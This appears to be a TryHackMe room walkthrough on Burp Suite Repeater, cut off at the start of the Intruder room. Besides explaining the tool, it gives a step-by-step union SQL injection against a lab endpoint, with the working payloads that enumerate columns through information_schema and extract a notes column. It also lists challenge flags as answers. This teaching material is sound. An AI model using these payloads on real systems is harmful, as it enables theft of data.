```

Furthermore, we can utilize the history buttons situated to the right of the Send button to navigate through our modification history, allowing us to move forward or backwards as needed.


Answer the questions below

Which view will populate when sending a request from the Proxy module to Repeater?   Request

Message Analysis Toolbar

Repeater provides us with various request and response presentation options, ranging from hexadecimal output to a fully rendered page.

To explore these options, we can refer to the section located above the response box, where the following four view buttons are available:



We are presented with the following display choices:

1. **Pretty**: This is the default option, which takes the raw response and applies slight formatting enhancements to improve readability.
2. **Raw**: This option displays the unmodified response directly received from the server without any additional formatting.
3. **Hex**: By selecting this view, we can examine the response in a byte-level representation, which is particularly useful when dealing with binary files.
4. **Render**: The render option allows us to visualize the page as it would appear in a web browser. While not commonly utilised in Repeater, as our focus is usually on the source code, it still offers a valuable feature. For most scenarios, the **Pretty** option is generally sufficient. However, it is beneficial to be acquainted with the usage of the other three options.

Adjacent to the view buttons, on the right-hand side, we find the **Show non-printable** characters button (`\n`). This functionality enables the display of characters that may not be visible with the **Pretty** or **Raw** options. For example, each line in the response typically ends with the characters `\r\n`, representing a carriage return followed by a new line. These characters play an important role in the interpretation of HTTP headers.

While not mandatory for most tasks, this option can prove advantageous in certain situations.


Answer the questions below

Which option allows us to visualize the page as it would appear in a web browser?   Render

Inspector

Inspector is a supplementary feature to the Request and Response views in the Repeater module. It is also used to obtain a visually organized breakdown of requests and responses, as well as for experimenting to see how changes made using the higher-level Inspector affect the equivalent raw versions.


Inspector can be utilized both in the Proxy and Repeater module. In both instances, it is situated on the far-right side of the window, presenting a list of components within the request and response:



Inspector

Request attributes	2	⌄
Request query parameters	1	⌄
Request body parameters	0	⌄
Request cookies	2	⌄
Request headers	19	⌄
Response headers	3	⌄

Among these components, the sections pertaining to the request can typically be modified, enabling the addition, editing, and removal of items. For instance, in the **Request Attributes** section, we can alter elements related to the location, method, and protocol of the request. This includes modifying the desired resource to retrieve, changing the HTTP method from GET to another variant, or switching the protocol from HTTP/1 to HTTP/2:



Request Attributes

Protocol [✓ HTTP/1] HTTP/2

ATTRIBUTE	VALUE
Method	GET
Path	/

Other sections available for viewing and/or editing include:

1. **Request Query Parameters:** These refer to data sent to the server via the URL. For example, in a GET request like `https://admin.tryhackme.com/?redirect=false`, the query parameter **redirect** has a value of "false".

2. **Request Body Parameters:** Similar to query parameters, but specific to POST requests. Any data sent as part of a POST request will be displayed in this section, allowing us to modify the parameters before resending.
3. **Request Cookies:** This section contains a modifiable list of cookies sent with each request.
4. **Request Headers:** It enables us to view, access, and modify (including adding or removing) any headers sent with our requests. Editing these headers can be valuable when examining how a web server responds to unexpected headers.
5. **Response Headers:** This section displays the headers returned by the server in response to our request. It cannot be modified, as we have no control over the headers returned by the server. Note that this section becomes visible only after sending a request and receiving a response.

While the textual representation of these components can be found within the Request and Response views, Inspector's tabular format provides a convenient way to visualise and interact with them. Experimenting with header additions, removals, and edits in Inspector helps grasp how the corresponding raw version changes in response.

Answer the questions below

Which section in Inspector is specific to POST requests?   Body Parameters

Practical Example

Repeater is particularly well-suited for tasks requiring repetitive sending of similar requests, typically with minor modifications. This is particularly useful for activities such as manual testing for SQL Injection vulnerabilities (to be covered in a forthcoming task), attempting to bypass web application firewall filters, or adjusting parameters in a form submission.


Let's begin with an exceedingly simple example: Utilizing Repeater to modify the headers of a request sent to a target.

Capture a request to `http://10.10.22.82/` in the Proxy module and send it to Repeater.

Send the request once from Repeater — you should see the HTML source code for the page you requested in the Response view.

Try viewing this in one of the other display options (e.g. Hex).

Using Inspector (or manually, if you prefer), add a header called `FlagAuthorised` and set it to have a value of `True`, as shown below:



```
GET / HTTP/1.1
Host: 10.10.49.190
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:80.0) Gecko/20100101 Firefox/80.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
FlagAuthorised: True
```

Answer the questions below

What is the flag you receive?   THM{Yzg2MWI2ZDhlYzdlNGFiZTUzZTIzMzVi}

Challenge

In the previous task, we demonstrated the usage of Repeater by adding a header and sending a request. This served as an illustrative example for utilizing Repeater. Now, it's time for a straightforward challenge!

To begin, make sure intercept is disabled in your Proxy module and navigate to `http://10.10.22.82/products/`. Next, try clicking on some of the **See More** links.

Observe that you are redirected to a numeric endpoint (e.g., /products/3).

The objective is to validate the endpoint, confirming the existence of the number you wish to navigate to and ensuring it is a valid integer. However, consider what might occur if this endpoint is not adequately validated.

Answer the questions below

Enable intercept again and capture a request to one of the numeric products endpoints in the Proxy module, then forward it to Repeater.

See if you can get the server to error out with a "500 Internal Server Error" code by changing the number at the end of the request to extreme inputs.

What is the flag you receive when you cause a 500 error in the endpoint?
THM{N2MzMzFhMTA1MmZiYjA2YWQ4M2ZmMzhl}

Extra-mile Challenge

Extra-mile Challenge

This task is designed to test your skills in a slightly more challenging, real-world scenario utilizing Burp Repeater. If you possess the expertise to independently perform a manual SQL Injection, you can skip ahead to the final question and attempt this as a blind challenge. However, a detailed walkthrough will be provided below if you require guidance.

Prerequisite Knowledge

Before starting on this challenge, it is recommended that you familiarize yourself with the principles of SQL Injection. If you haven't already, please consider exploring the SQL Injection room dedicated to this topic. Although a comprehensive step-by-step guide will be provided, having a basic understanding of SQL Injection principles will prove beneficial in completing this task.

Challenge Objective


Your objective in this challenge is to identify and exploit a Union SQL Injection vulnerability present in the ID parameter of the `/about/ID` endpoint. By leveraging this vulnerability, your task is to launch an attack to retrieve the notes about the CEO stored in the database.

Walkthrough

We know that there is a vulnerability, and we know where it is. Now we just need to exploit it!


Let's start by capturing a request to `http://10.10.22.82/about/2` in the Burp Proxy. Once you have captured the request, send it to Repeater with `Ctrl + R` or by right-clicking and choosing "Send to Repeater".

Now that we have our request primed, let's confirm that a vulnerability exists. Adding a single apostrophe (`'`) is usually enough to cause the server to error when a simple SQLi is present, so, either using Inspector or by editing the request path manually, add an apostrophe after the "2" at the end of the path and send the request:




```
GET /about/2' HTTP/1.1
Host: 10.10.49.190
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:80.0) Gecko/20100101 Firefox/80.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

You should see that the server responds with a "500 Internal Server Error", indicating that we successfully broke the query:



```
HTTP/1.1 500 INTERNAL SERVER ERROR<
Server: nginx/1.18.0 (Ubuntu)
Date: Mon, 16 Aug 2021 23:05:21 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 3101
```

If we look through the body of the server's response, we see something very interesting at around line 40. The server is telling us the query we tried to execute:


Overly verbose error message showing the query

```
<h2>
    <code>Invalid statement:
        <code>SELECT firstName, lastName, pfpLink, role, bio FROM people WHERE id = 2'</code>
    </code>
</h2>
```

This is an extremely useful error message that the server should absolutely not be sending us, *but* the fact that we have it makes our job significantly more straightforward.

The message tells us a couple of things that will be invaluable when exploiting this vulnerability:

- The database table we are selecting from is called `people`.
- The query selects five columns from the table: `firstName`, `lastName`, `pfpLink`, `role`, and `bio`. We can guess where these fit into the page, which will be helpful for when we choose where to place our requests.

With this information, we can skip over the query column number and table name enumeration steps.


Although we have managed to cut out a lot of the enumeration required here, we still need to find the name of our target column.

As we know the table name and the number of rows, we can use a union query to select the column names for the `people` table from the `columns` table in the `information_schema` default database.

A simple query for this is as follows:
`/about/0 UNION ALL SELECT column_name,null,null,null,null FROM information_schema.columns WHERE table_name="people"`

This creates a union query and selects our target, then four null columns (to avoid the query erroring out). Notice that we also changed the ID that we are selecting from 2 to `0`. By setting the ID to an invalid number, we ensure that we don't retrieve anything with the original (legitimate) query; this means that the first row returned from the database will be our desired response from the injected query.

Looking through the returned response, we can see that the first column name (`id`) has been inserted into the page title:



The "id" column name in the title of the response

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Mon, 16 Aug 2021 22:12:36 GMT
Content-Type: text/html; charset=utf-8
Connection: close
Front-End-Https: on
Content-Length: 3360


<!DOCTYPE html>
<html lang=en>
    <head>
        <title>
            About | id None
        </title>
-----
```

We have successfully pulled the first column name out of the database, but we now have a problem. The page is only displaying the first matching item — we need to see all of the matching items.

Fortunately, we can use our SQLi to group the results. We can still only retrieve one result at a time, but by using the `group_concat()` function, we can amalgamate all of the column names into a single output:
`/about/0 UNION ALL SELECT group_concat(column_name),null,null,null,null FROM information_schema.columns WHERE table_name="people"`

This process is shown below:



```
GET /about/0 UNION
ALL SELECT group_concat(column_name),null,null,null,null FROM information_schema.
columns WHERE table_name="people" HTTP/1.1
Host: 10-10-152-143.p.thmlabs.com
Sec-Ch-Ua:
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: ""
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/116.0.5845.111 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image
/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close


```

```
HTTP/1.1 200 OK
Server: nginx/1.14.0 (Ubuntu)
Date: Wed, 30 Aug 2023 10:03:12 GMT
Content-Type: text/html; charset=utf-8
Connection: close
Front-End-Https: on
Content-Length: 3464

<!DOCTYPE html>
<html lang=en>
  <head>
    <title>
      About | id,firstName,lastName,pfpLink,role,shortRole,bio,notes None
    </title>
    <meta charset=utf-8>
    <meta name=viewport content="width=device-width, initial-scale=1.0">
    <link rel="icon" type="image/x-icon" href="/assets/favicon.ico">
    <link href="/assets/css/bootstrap-icons.css" rel="stylesheet">
    <link href="/assets/css/styles.css" rel="stylesheet">
    <link href=/assets/css/person.css rel="stylesheet" type="text/css">
  </head>
  <body class="d-flex flex-column h-100">
    <main class="flex-shrink-0">
```

We have successfully identified eight columns in this table: `id`, `firstName`, `lastName`, `pfpLink`, `role`, `shortRole`, `bio`, and `notes`.


Considering our task, it seems a safe bet that our target column is `notes`.

Finally, we are ready to take the flag from this database — we have all of the information that we need:

- The name of the table: `people`.
- The name of the target column: `notes`.
- The ID of the CEO is 1; this can be found simply by clicking on Jameson Wolfe's profile on the `/about/` page and checking the ID in the URL.

Let's craft a query to extract this flag:
`0 UNION ALL SELECT notes,null,null,null,null FROM people WHERE id = 1`

Hey presto, we have a flag!



```
GET /about/ 0
UNION ALL SELECT notes,null,null,null,null FROM people WHERE id = 1 HTTP/1.1
Host: 10-10-152-143.p.thmlabs.com
Sec-Ch-Ua:
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: ""
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/116.0.5845.111 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image
/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
```

```
HTTP/1.1 200 OK
Server: nginx/1.14.0 (Ubuntu)
Date: Wed, 30 Aug 2023 10:08:53 GMT
Content-Type: text/html; charset=utf-8
Connection: close
Front-End-Https: on
Content-Length: 3430

<!DOCTYPE html>
<html lang=en>
  <head>
    <title>
      About | THM{[redacted]} None
    </title>
    <meta charset=utf-8>
    <meta name=viewport content="width=device-width, initial-scale=1.0">
    <link rel="icon" type="image/x-icon" href="/assets/favicon.ico">
    <link href="/assets/css/bootstrap-icons.css" rel="stylesheet">
    <link href="/assets/css/styles.css" rel="stylesheet">
    <link href=/assets/css/person.css rel="stylesheet" type="text/css">
  </head>
  <body class="d-flex flex-column h-100">
    <main class="flex-shrink-0">
```

Answer the questions below

Exploit the union SQL injection vulnerability in the site.

What is the flag?   THM{ZGE3OTUyZGMyMzkwNjJmZjg3Mzk1NjJh}

Conclusion

Congratulations on completing the Burp Suite Repeater room!

By now, you should have a solid understanding of effectively utilising Repeater to edit, manipulate, and resend requests. Additionally, you should have gained insight into the numerous practical applications of this tool.

In the next room of the module, we will explore the Burp Suite Intruder module. Intruder allows for automated and customizable attacks, making it a powerful tool for various security testing scenarios.

Good luck with the next room, and enjoy exploring the capabilities of Burp Suite Intruder!

Answer the questions below

I can use Burp Suite Repeater!

Burp Suite: Intruder

Learn how to use Intruder to automate requests in Burp Suite.

Introduction

Welcome to the Burp Suite Intruder room!

In this room, we will explore Burp Suite's Intruder module, which offers automated request manipulation and enables tasks such as fuzzing and brute-forcing. If you are not familiar with Burp Suite's **Proxy** and **Repeater** functionality, it is recommended to complete at least the Burp Basics room before proceeding.

Burp Suite's Intruder module is a powerful tool that allows for automated and customisable attacks. It provides the ability to modify specific parts of a request and perform repetitive tests with variations of input data. Intruder is particularly useful for tasks like fuzzing and brute-forcing, where different values need to be tested against a target.

Deploy the target VM attached to this task by pressing the green **Start Machine** button. Also, start the AttackBox by pressing the blue **Start AttackBox** button at the top of this room if you are not using your own machine. Then start Burp and follow along with the next tasks.

Answer the questions below


Let's get started!

What is Intruder

Intruder is Burp Suite's built-in fuzzing tool that allows for automated request modification and repetitive testing with variations in input values. By using a captured request (often from the Proxy module), Intruder can send multiple requests with slightly altered values based on user-defined configurations. It serves various purposes, such as brute-forcing login forms by substituting username and password fields with values from a wordlist or performing fuzzing attacks using wordlists to test subdirectories, endpoints, or virtual hosts. Intruder's functionality is comparable to command-line tools like **Wfuzz** or **ffuf**.

However, it's important to note that while Intruder can be used with Burp Community Edition, it is rate-limited, significantly reducing its speed compared to Burp Professional. This limitation often leads security practitioners to rely on other tools for fuzzing and brute-forcing. Nonetheless, Intruder remains a valuable tool and is worth learning how to use it effectively.

Let's explore the Intruder interface:



Attack type: Sniper

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: https://tryhackme.com

✓ Update Host header to match target

```
GET / HTTP/2
Host: tryhackme.com
Sec-Ch-Ua:
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: ""
